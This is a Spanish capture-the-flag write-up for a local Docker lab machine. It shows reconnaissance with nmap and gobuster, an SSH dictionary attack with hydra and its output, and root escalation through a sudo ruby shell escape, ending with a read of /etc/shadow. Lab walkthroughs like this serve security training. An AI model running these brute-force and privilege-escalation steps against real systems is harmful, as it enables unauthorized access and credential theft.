




El primer paso será desplegar el contenedor docker y comprobar que podemos establecer conexión lanzando un ping a la máquina.




Enumeración de puertos y servicios mediante nmap




Vamos a intentar acceder al servidor de apache a ver que encontramos.


Parece que está vacío, pero inspeccionando la página podemos ver que encontramos un usuario, de hecho 2, Camilo y Juan.




vamos a continuar probando con la enumeración de directorios mediante gobuster.

Encontramos que pueda llamar la atención el directorio de javascript pero realmente no hay nada que nos haga pensar en vulnerar la aplicación desde ahí.





Vamos a ver si somos capaces de enumerar usuarios del ssh.



Parece que arroja falsos positivos y que no podemos fiarnos de esos valores.
Vamos a intentar un ataque de diccionario a por Camilo o Juan, con hydra lanzamos ambas.
Encontramos la contraseña de camilo password1, ya podemos acceder por ssh.


```
┌──(kali㉿kali)-[~]
└─$ hydra -l juan -P /usr/share/wordlists/rockyou.txt -v ssh://172.17.0.2 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-25 19:51:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://juan@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22

┌──(kali㉿kali)-[~]
└─$ hydra -l camilo -P /usr/share/wordlists/rockyou.txt -v ssh://172.17.0.2 -t 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-25 19:51:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://camilo@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[22][ssh] host: 172.17.0.2   login: camilo   password: password1
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-25 19:51:58
```


Uma vez desde el ssh nos llama la atención que existe un tercer usuario llamado pedro y que camilo no puede lanzar ningún comando como sudo.

```
┌──(kali㉿kali)-[~]
└─$ ssh camilo@172.17.0.2
camilo@172.17.0.2's password:
Last login: Thu Apr 25 23:06:43 2024 from 172.17.0.1
$ cd ..
$ ls
camilo  juan  pedro
$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on 9513f997532e.
$
```

Recordamos que el mensaje del servidor decía algo de un mensaje importante así que vamos a consultar mensajes y correos en busca de más información.

Efectivamente, había un mensaje importante como es la contraseña de otro usuario, vamos a probar con Juan ya que es quien dijo que tenía un mensaje importante.





Desde Juan si que podemos lanzar comandos como sudo, con esto ya podemos explotar la máquina y escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Como curiosidad en el fichero shadow vemos como existen más usuarios y que pedro tiene una entrada en la tabla con su contraseña.

Empezando por 6 podemos intuir que se trata de sha-512, un tipo de hash muy resistente que no sería fácil de romper.